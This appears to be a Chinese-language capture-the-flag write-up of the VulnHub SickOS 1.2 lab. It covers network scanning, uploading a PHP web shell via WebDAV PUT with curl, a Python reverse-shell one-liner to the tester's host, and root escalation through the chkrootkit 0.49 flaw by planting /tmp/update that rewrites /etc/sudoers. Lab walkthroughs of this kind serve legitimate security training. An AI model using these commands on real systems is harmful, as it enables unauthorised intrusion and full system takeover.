
vulnhub-----SickOS靶机
文章目录
- 1.信息收集
- 2.curl命令
- 反弹shell
- 提权
- 利用POC
1.信息收集
┌──(root㉿kali)-[~/kali/vulnhub/sockos]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:10:3c:9b, IPv4: 10.10.10.10
Starting arp-scan 1.9.8 with 256 hosts (https://github.com/royhills/arp-scan)
10.10.10.1      00:50:56:c0:00:08       VMware, Inc.
10.10.10.2      00:50:56:e8:39:64       VMware, Inc.
10.10.10.12     00:0c:29:dc:3f:fe       VMware, Inc.
10.10.10.240    00:50:56:e4:2e:a9       VMware, Inc.4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.8: 256 hosts scanned in 1.988 seconds (128.77 hosts/sec). 4 responded
┌──(root㉿kali)-[~/kali/vulnhub/sockos]
└─# nmap -p- 10.10.10.12 --min-rate 10000
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-17 02:15 EDT
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 29.20% done; ETC: 02:15 (0:00:10 remaining)
Nmap scan report for 10.10.10.12
Host is up (0.0012s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:DC:3F:FE (VMware)Nmap done: 1 IP address (1 host up) scanned in 13.43 seconds
┌──(root㉿kali)-[~]
└─# nmap -sC -sV -O 10.10.10.12
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-17 02:15 EDT
sendto in send_ip_packet_sd: sendto(6, packet, 44, 0, 10.10.10.12, 16) => Operation not permitted
Offending packet: TCP 10.10.10.10:42045 > 10.10.10.12:9535 S ttl=55 id=50019 iplen=44 seq=823711596 win=1024 <mss 1460>
Nmap scan report for 10.10.10.12
Host is up (0.0013s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 5.9p1 Debian 5ubuntu1.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 1024 668cc0f2857c6cc0f6ab7d480481c2d4 (DSA)
| 2048 ba86f5eecc83dfa63ffdc134bb7e62ab (RSA)
|_ 256 a16cfa18da571d332c52e4ec97e29eaf (ECDSA)
80/tcp open http lighttpd 1.4.28
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:DC:3F:FE (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.16 - 4.6, Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelOS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.63 seconds
只开放了80和22端口,而80端口是lighttpd 1.4.28版本,上网搜索漏洞,无果
目录扫描,扫描到test目录,
┌──(root㉿kali)-[~]
└─# dirsearch -u "http://10.10.10.12" -x 403,404,500_|. _ _  _  _  _ _|_    v0.4.3                                                        (_||| _) (/_(_|| (_| )                                                                 Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25
Wordlist size: 11460Output File: /root/reports/http_10.10.10.12/_24-03-17_02-18-53.txtTarget: http://10.10.10.12/[02:18:53] Starting:
[02:19:38] 200 -    2KB - /test/
[02:19:38] 301 -    0B  - /test  ->  http://10.10.10.12/test/               Task Completed

2.curl命令
使用curl查看test命令。支持哪些请求方式
┌──(root㉿kali)-[~]
└─# curl -v -X OPTIONS http://10.10.10.12/test/
*   Trying 10.10.10.12:80...
* Connected to 10.10.10.12 (10.10.10.12) port 80 (#0)
> OPTIONS /test/ HTTP/1.1
> Host: 10.10.10.12
> User-Agent: curl/7.85.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< DAV: 1,2
< MS-Author-Via: DAV
< Allow: PROPFIND, DELETE, MKCOL, PUT, MOVE, COPY, PROPPATCH, LOCK, UNLOCK
< Allow: OPTIONS, GET, HEAD, POST
< Content-Length: 0
< Date: Sun, 17 Mar 2024 06:21:32 GMT
< Server: lighttpd/1.4.28
<
* Connection #0 to host 10.10.10.12 left intact
发现支持PUT传输,就可以上传恶意文件
┌──(root㉿kali)-[~]
└─# curl -v -X PUT -H "Content-Type: application/x-http-php" -d "<?php system($_GET["c"]);?>" http://10.10.10.12/test/hacker.php
*   Trying 10.10.10.12:80...
* Connected to 10.10.10.12 (10.10.10.12) port 80 (#0)
> PUT /test/hacker.php HTTP/1.1
> Host: 10.10.10.12
> User-Agent: curl/7.85.0
> Accept: */*
> Content-Length: 17
> Content-Type: application/x-www-form-urlencoded
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 201 Created
< Content-Length: 0
< Date: Sun, 17 Mar 2024 06:23:47 GMT
< Server: lighttpd/1.4.28
<
* Connection #0 to host 10.10.10.12 left intact
看木马文件是否可以访问
┌──(root㉿kali)-[~]
└─# curl -X GET http://10.10.10.12/test/hacker.php\?cmd=whoami
www-data
反弹shell
export RHOST="10.10.10.10";export RPORT=443;python -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("/bin/bash")'
IP端口改一下
访问http://10.10.10.12/test/hacker.php?cmd=export%20RHOST=%2210.10.10.10%22;export%20RPORT=443;python%20-c%20%27import%20sys,socket,os,pty;s=socket.socket();s.connect((os.getenv(%22RHOST%22),int(os.getenv(%22RPORT%22))));[os.dup2(s.fileno(),fd)%20for%20fd%20in%20(0,1,2)];pty.spawn(%22/bin/bash%22)%27
本地监听443端口(其他端口不行,防火墙过滤)

提权
查看suid

查看定时任务

发现chkrootkit,查看版本
chkrootkit -V
chkrootkit version 0.49
searchsploit 搜索chkrootkit
┌──(root㉿kali)-[~/kali/vulnhub/sockos]
└─# searchsploit chkrootkit
------------------------------------------------------ ---------------------------------Exploit Title                                        |  Path
------------------------------------------------------ ---------------------------------
Chkrootkit - Local Privilege Escalation (Metasploit)  | linux/local/38775.rb
Chkrootkit 0.49 - Local Privilege Escalation          | linux/local/33899.txt
------------------------------------------------------ ---------------------------------
Shellcodes: No Results┌──(root㉿kali)-[~/kali/vulnhub/sockos]
└─# searchsploit -m 33899.txtExploit: Chkrootkit 0.49 - Local Privilege EscalationURL: https://www.exploit-db.com/exploits/33899Path: /usr/share/exploitdb/exploits/linux/local/33899.txtCodes: CVE-2014-0476, OSVDB-107710Verified: True
File Type: ASCII text
Copied to: /root/kali/vulnhub/sockos/33899.txt`
┌──(root㉿kali)-[~/kali/vulnhub/sockos]
└─# cat 33899.txt
We just found a serious vulnerability in the chkrootkit package, which
may allow local attackers to gain root access to a box in certain
configurations (/tmp not mounted noexec).The vulnerability is located in the function slapper() in the
shellscript chkrootkit:#
# SLAPPER.{A,B,C,D} and the multi-platform variant
#
slapper (){SLAPPER_FILES="${ROOTDIR}tmp/.bugtraq ${ROOTDIR}tmp/.bugtraq.c"SLAPPER_FILES="$SLAPPER_FILES ${ROOTDIR}tmp/.unlock ${ROOTDIR}tmp/httpd \${ROOTDIR}tmp/update ${ROOTDIR}tmp/.cinik ${ROOTDIR}tmp/.b"aSLAPPER_PORT="0.0:2002 |0.0:4156 |0.0:1978 |0.0:1812 |0.0:2015 "OPT=-anSTATUS=0file_port=if ${netstat} "${OPT}"|${egrep} "^tcp"|${egrep} "${SLAPPER_PORT}">
/dev/null 2>&1thenSTATUS=1[ "$SYSTEM" = "Linux" ] && file_port=`netstat -p ${OPT} | \$egrep ^tcp|$egrep "${SLAPPER_PORT}" | ${awk} '{ print  $7 }' |
tr -d :`fifor i in ${SLAPPER_FILES}; doif [ -f ${i} ]; thenfile_port=$file_port $iSTATUS=1fidoneif [ ${STATUS} -eq 1 ] ;thenecho "Warning: Possible Slapper Worm installed ($file_port)"elseif [ "${QUIET}" != "t" ]; then echo "not infected"; fireturn ${NOT_INFECTED}fi
}The line 'file_port=$file_port $i' will execute all files specified in
$SLAPPER_FILES as the user chkrootkit is running (usually root), if
$file_port is empty, because of missing quotation marks around the
variable assignment.Steps to reproduce:- Put an executable file named 'update' with non-root owner in /tmp (not
mounted noexec, obviously)
- Run chkrootkit (as uid 0)Result: The file /tmp/update will be executed as root, thus effectively
rooting your box, if malicious content is placed inside the file.If an attacker knows you are periodically running chkrootkit (like in
cron.daily) and has write access to /tmp (not mounted noexec), he may
easily take advantage of this.Suggested fix: Put quotation marks around the assignment.file_port="$file_port $i"I will also try to contact upstream, although the latest version of
chkrootkit dates back to 2009 - will have to see, if I reach a dev there.
利用POC
- Put an executable file named 'update' with non-root owner in /tmp (not
mounted noexec, obviously)
- Run chkrootkit (as uid 0)Result: The file /tmp/update will be executed as root, thus effectively
rooting your box, if malicious content is placed inside the file.If an attacker knows you are periodically running chkrootkit (like in
cron.daily) and has write access to /tmp (not mounted noexec), he may
easily take advantage of this.
- 将名为“update”的非根所有者的可执行文件放在/tmp中.- 运行chkrootkit(作为uid 0) 结果:文件/tmp/update将以root身份执行,从而有效地 如果恶意内容被放置在文件中, 如果攻击者知道您定期运行chkrootkit(如 daily)并且具有对/tmp(未挂载noexec)的写访问权限,他可以 很容易利用这个。
chmod +w /etc/sudoers:修改 /etc/sudoers 文件的权限,使其可写。
echo “www-data ALL=(ALL) NOPASSWD:ALL” > /etc/sudoers:将 www-data 用户添加到 /etc/sudoers 文件中,允许该用户在不需要密码的情况下执行任何命令
www-data@ubuntu:/var/www/test$ cd /tmp
cd /tmp
www-data@ubuntu:/tmp$ ls
ls
VMwareDnD  php.socket-0  vgauthsvclog.txt.0  vmware-root
www-data@ubuntu:/tmp$ touch update
touch update
www-data@ubuntu:/tmp$ chmod +x update
chmod +x update
www-data@ubuntu:/tmp$ echo 'chmod +w /etc/sudoers && echo "www-data ALL=(ALL)  NOPASSWD:ALL" > /etc/sudoers' > /tmp/updatewww-data@ubuntu:/tmp$ sudo su root
sudo su rootroot@ubuntu:/tmp# cd /root
cd /root
root@ubuntu:~# ls
ls
304d840d52840689e0ab0af56d6d3a18-chkrootkit-0.49.tar.gz  chkrootkit-0.49
7d03aaa2bf93d80040f3f22ec6ad9d5a.txt                     newRule
root@ubuntu:~# cat 7d03aaa2bf93d80040f3f22ec6ad9d5a.txt
cat 7d03aaa2bf93d80040f3f22ec6ad9d5a.txt
WoW! If you are viewing this, You have "Sucessfully!!" completed SickOs1.2, the challenge is more focused on elimination of tool in real scenarios where tools can be blocked during an assesment and thereby fooling tester(s), gathering more information about the target using different methods, though while developing many of the tools were limited/completely blocked, to get a feel of Old School and testing it manually.Thanks for giving this try.@vulnhub: Thanks for hosting this UP!.
相关文章:
vulnhub-----SickOS靶机
文章目录 1.信息收集2.curl命令反弹shell提权利用POC 1.信息收集 ┌──(root㉿kali)-[~/kali/vulnhub/sockos] └─# arp-scan -l Interface: eth0, type: EN10MB, MAC: 00:0c:29:10:3c:9b, IPv4: 10.10.10.10 Starting arp-scan 1.9.8 with 256…...
slab分配器
什么是slab分配器? 用户态程序可以使用malloc及其在C标准库中的相关函数申请内存;内核也需要经常分配内存,但无法使用标准库函数;linux内核中,伙伴分配器是一种页分配器,是以页为单位的,但这个…...

MySQL面试题之基础夯实
一、mysql当中的基本数据类型有哪些 MySQL中的基本数据类型包括但不限于以下几大类: 数值类型: 整数类型:TINYINT、SMALLINT、MEDIUMINT、INT(INTEGER)、BIGINT浮点数类型:FLOAT、DOUBLE、DECIMAL…...

feign请求添加拦截器
FeignClient 的 configuration 属性: Feign 注解 FeignClient 的 configuration 属性,可以对 feign 的请求进行配置。 包括配置Feign的Encoder、Decoder、 Interceptor 等。 feign 请求添加拦截器,也可以通过这个 configuration 属性 来指…...
蓝桥杯之简单数论冲刺
文章目录 取模快速幂 取模 这道题目有两个注意点: 1.当你的取模之后刚好等于0的话,后面就不用进行后面的计算 2.if sum detail[i] > q: 这个语句的等号也很重要 import os import sys# 请在此输入您的代码a,b,n map(int,input().split())week a*5 …...

Http的缓存有哪些
HTTP 缓存可以通过多种 HTTP 头部字段来控制,主要包括以下几种: 1.Expires:这个字段定义了响应的过期时间。如果当前时间小于 Expires 的时间,那么就可以直接使用缓存。 2.Cache-Control:这个字段是一个指令ÿ…...
 认知)
Linux 网络虚拟化 Macvlan(基于物理网络接口虚拟网络接口) 认知
写在前面 博文内容涉及 Macvlan 的简单认知,以及一个Demo博文内容根据《 Kubernetes 网络权威指南:基础、原理与实践》 整理理解不足小伙伴帮忙指正 不必太纠结于当下,也不必太忧虑未来,当你经历过一些事情的时候,眼前…...
Spark-Scala语言实战(1)

在之前的文章中,我们学习了如何在Linux安装Spark以及Scala,想了解的朋友可以查看这篇文章。同时,希望我的文章能帮助到你,如果觉得我的文章写的不错,请留下你宝贵的点赞,谢谢。 Spark及Scala的安装https:/…...
NBlog Java定时任务-备份MySQL数据

NBlog部署维护流程记录(持续更新):https://blog.csdn.net/qq_43349112/article/details/136129806 为了避免服务器被攻击,给博客添加了一个MySQL数据备份功能。 此功能是配合博客写的,有些方法直接用的已有的…...

微信小程序项目实战遇到的问题
我们以学生成绩平台来作为例子。这是我们想得到的效果。 以下是完整代码: index.js // index.js Page({//页面的初始数据data: {hello: 欢迎进入微信小程序的编程世界,score: 80,userArray: [{name: 张三,score: [66, 77, 86, 70, 90]},{name: 李四,score: [88, 7…...
网络原理(3)——TCP协议

目录 一、连接管理 二、三次握手 1、何为三次握手? 2、三次握手有何意义? 三、四次挥手 三次握手和四次挥手的相似之处和不同之处 (1)相似之处 (2)不同之处 四、TCP的状态 建立连接: 断开…...

nginx多级代理配置获取客户端真实ip
流量路径 #mermaid-svg-NX785p8k6RVBngHY {font-family:"trebuchet ms",verdana,arial,sans-serif;font-size:16px;fill:#333;}#mermaid-svg-NX785p8k6RVBngHY .error-icon{fill:#552222;}#mermaid-svg-NX785p8k6RVBngHY .error-text{fill:#552222;stroke:#552222;}#…...

Django框架的全面指南:从入门到高级【第128篇—Django框架】
👽发现宝藏 前些天发现了一个巨牛的人工智能学习网站,通俗易懂,风趣幽默,忍不住分享一下给大家。【点击进入巨牛的人工智能学习网站】。 Django框架的全面指南:从入门到高级 Django是一个高效、功能强大的Python Web框…...
C++类和对象基础

目录 类的认识 访问限定符:public(公有),protected(保护),private(私有)。 类的两种定义方式: 类的实例化: 封装: 类的对象大小的计算: 类成员函数的this指针: C语言是面向过程的语言&am…...
消息队列常见的两种消费模式

一、点对点模式 点对点模式:生产者发送消息到消息队列,消费者从消息队列中接收、处理消息,消息被消费后,就不在消息队列中了。每个消息只能由一个消费者接收和处理。如果有多个消费者监听同一个队列,消息将被发送到其…...

php的伪协议详解
在 PHP 中,伪协议(pseudo-protocols)是一种特殊的语法,用于访问各种资源,如文件、网络、输入/输出流等。伪协议实际上并不是真正的协议,而是一种简便的语法,用于访问不同的资源类型。 以下是一…...
【研发日记】Matlab/Simulink技能解锁(四)——在Simulink Debugger窗口调试
